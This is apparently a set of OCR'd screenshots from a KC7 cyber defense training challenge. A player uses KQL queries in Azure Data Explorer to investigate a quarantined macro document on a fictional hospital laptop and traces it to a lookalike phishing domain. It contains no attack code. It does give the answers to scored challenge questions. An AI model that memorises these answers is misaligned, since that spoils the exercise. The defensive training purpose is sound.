
Confused? 🤓 Check out the training guide for more info on using **let** statements.

119

Solved by 412 players || 🤓 Need help? Ask on discord @ kc7cyber/community

Submit


Azure Data Explorer
New connection pane
Query
Dora
Connections
Add
AzureCrest
BalloonsOverIowa
BancoMares
BeatsStudio
CastleSand
ChicagoPower
CJWalker
DaiWokFoods
DominationNation
Encryptodera
EnvolveLabs_Analysis
Envolvelabs_ThreatIntel
GlobalGoodwill
HopsNStuff
JadePalace
JoJosHospital
KrustyKrab
OwlRecords
SASA
Scholomance
Run
Recall
KQL tools
kc7001.eastus/AzureCrest
Pin to dashboard
Open
Copy
Export
let mary_ips = Employees
| where name has "Mary"
| distinct username;
AuthenticationEvents
| where username in (mary_ips)
| count
Table 1
Add visual
Stats
Search
UTC
Done (0.728 s)
1 records
Count
180


Azure Data Explorer
Query
Dora
Connections
Add
AzureCrest
AuthenticationEvents
Email
link (string)
recipient (string)
reply_to (string)
sender (string)
subject (string)
timestamp (datetime)
verdict (string)
Employees
company_domain (string)
email_addr (string)
hire_date (datetime)
hostname (string)
ip_addr (string)
name (string)
role (string)
user_agent (string)
username (string)
Run
Recall
KQL tools
kc7001.eastus/AzureCrest
Pin to dashboard
Open
Copy
curityAlerts
| where description contains "healthcare"
Table 1
Add visual
Stats
Search
UTC
Done (0.162 s)
2 records
timestamp
alert_type
severity
description
indicators
2024-03-14 ...
HOST
high
A suspicious f...
[{'hostname'...
A suspicious file was quarantined on host ZQHM-LAPTOP: New_Healthcare_Protocols.docm
2024-03-25 ...
EMAIL
med
Employee mil...
[{'username'...
2°C
Mostly cloudy
Pretraživanje
20:44
18.11.2024.

Question 2 (75 pts) ✓ Solved


Nice! You found the file! Now let's gather enough evidence for us to resolve this stupid alert and go chitchat at the water cooler.


What is the hostname of the computer that contained this file?


ZQHM-LAPTOP


Solved by 440 players || Need help?


Submit






Azure Data Explorer
Query
Dora
Connections
Add
AzureCrest
AuthenticationEvents
Email
link (string)
recipient (string)
reply_to (string)
sender (string)
subject (string)
timestamp (datetime)
verdict (string)
Employees
company_domain (string)
email_addr (string)
hire_date (datetime)
hostname (string)
ip_addr (string)
name (string)
role (string)
user_agent (string)
Run
Recall
KQL tools
kc7001.eastus/AzureCrest
Pin to dashboard
Open
Copy
1 ployees
2 | where hostname contains "ZQHM-LAPTOP"
Table 1
Add visual
Stats
Search
UTC
Done (1.129 s)
1 records
hire_date
name
user_agent
ip_addr
email_addr
company_dom...
username
role
hostname
2021-08-12 00:00:...
Jerry Jones
Mozilla/5.0 (Windows NT 5.1;...
10.10.0.174
jerry_jones@azurecr...
azurecresthospital....
jejones
Resident Doctors
ZQHM-LAPTOP
1 Jerry Jones


Azure Data Explorer
Query
Dora
Connections
Add
AzureCrest
AuthenticationEvents
Email
link (string)
recipient (string)
reply_to (string)
sender (string)
subject (string)
timestamp (datetime)
verdict (string)
Employees
company_domain (string)
email_addr (string)
hire_date (datetime)
hostname (string)
ip_addr (string)
name (string)
role (string)
user_agent (string)
username (string)
Run
Recall
KQL tools
kc7001.eastus/AzureCrest
Pin to dashboard
Open
Copy
1 ployees
2 | where hostname contains "ZQHM-LAPTOP"
Table 1
Add visual
Stats
Search
UTC
Done (1.129 s)
1 records
hire_date
name
user_agent
ip_addr
email_addr
company_dom...
username
role
hostname
2021-08-12 00:00:...
Jerry Jones
Mozilla/5.0 (Windows NT 5.1;...
10.10.0.174
jerry_jones@azurecr...
azurecresthospital....
jejones
Resident Doctors
ZQHM-LAPTOP
1 Resident Doctors



Question 4 (50 pts) Solved
Is this someone that should be reading a file like that?
What is that employee's role at Azure Crest Hospital?
Resident Doctors
Solved by 438 players || Need help?
Submit
The full versi
query the challenge data.
arted.
Game Ranking
Query Data (ADX)
Training Guide


Tenable Assure Part...
YouTube
Karte
Homepage - ISC2 -...
CS50.me: CS50 Pyth...
How to Install and...
Pearson VUE - Selec...
Question 5 (150 pts)
It's looking like it's nothing just like they said. A doctor was just trying to download a file related to healthcare protocols.
When was this file created on the doctor's computer? (paste the full timestamp)
2024-03-14T10:38:36Z
Solved by 426 players || Need help?
Submit
Section 1: KQL 101
Section 3: The Phish
Section 4: dERPy Da
Section 5: Bonus: M
Mo' Problems
Question 3
75
Question 7
200
Question 9
50
Question 10
50
Question 11
75


Azure Data Explorer | Query
Dora
Connections
Add
AzureCrest
AuthenticationEvents
Email
link (string)
recipient (string)
reply_to (string)
sender (string)
subject (string)
timestamp (datetime)
verdict (string)
Employees
company_domain (string)
email_addr (string)
hire_date (datetime)
hostname (string)
ip_addr (string)
name (string)
role (string)
user_agent (string)
username (string)
Run
Recall
KQL tools
kc7001.eastus/AzureCrest
Pin to dashboard
Open
Copy
FileCreationEvents
| where hostname == "ZQHM-LAPTOP"
| where filename contains "health"
Table 1
Add visual
Stats
Search
UTC
Done (1.137 s)
1 records
timestamp
hostname
username
sha256
path
filename
process_name
2024-03-14 10:38:36.0000
ZQHM-LAPTOP
jejones
9195246412dc64c15e429887cac945...
C:\Users\jejones\Downloads\New_Healthcare_Pr...
New_Healthcare_Pr...
chrome.exe
2024-03-14T10:38:36Z


Question 5 (150 pts)
It's looking like it's nothing just like they said. A doctor was just trying to download a file related to healthcare protocols.
When was this file created on the doctor's computer? (paste the full timestamp)
2024-03-14T10:38:36Z
Solved by 426 players || Need help?
Submit


Question 6 (50 pts)
Just to be sure, let's find out where this file came from.
What process did we see create this file? (process name)
chrome.exe
Solved by 423 players || Need help?
Submit


Azure Data Explorer | Query
Connections
OutboundNetworkEvents
method (string)
src_ip (string)
timestamp (datetime)
url (string)
user_agent (string)
PassiveDns
domain (string)
ip (string)
timestamp (datetime)
ProcessEvents
SecurityAlerts
alert_type (string)
description (string)
indicators (dynamic)
severity (string)
timestamp (datetime)
BalloonsOverIowa
BancoMares
BeatsStudio
Run
Recall
KQL tools
kc7001.eastus/AzureCrest
let ip =
Employees
| where hostname == "ZQHM-LAPTOP"
| project ip_addr;
OutboundNetworkEvents
| where url contains "New_Healthcare_Protocols.docm"
| where src_ip in (ip)
Table 1
Add visual
Stats
timestamp
method
src_ip
user_agent
url
2024-03-14 10:37:39.0000
GET
10.10.0.174
Mozilla/5.0 (Windows NT 5.1; Win64; x64; rv:45.0) Gecko/20100101 Firefox/45.0
http://takeyatimecarepartners.com/images/images/files/...
JPath: / timestamp
Inline
Full
"user_agent": Mozilla/5.0 (Windows NT 5.1; Win64; x64; rv:45.0) Gecko/20100101 Firefox/45.0,
"url": http://takeyatimecarepartners.com/images/images/files/New_Healthcare_Protocols.docm

Question 7 (200 pts) ✓ Solved

That means the file was downloaded from the internet!

What domain was the file downloaded from?

takeyatimecarepartners.com

Solved by 408 players || Need help?

Submit

Question 8 (50 pts)


Sneaky! Sneaky! That sounds a lot like a legitimate partner domain.

Which legitimate Azure Crest partner's domain is the threat actor attempting to mimic?

emergencycarepartners.com

Solved by 376 players || Need help?

Submit



Question 9 (50 pts)

Ok the file came from a shady looking domain, but why the heck did the user download it? It's possible they downloaded the file via a link in an email.

Let's try to find that email.

What is Jerry's email address?

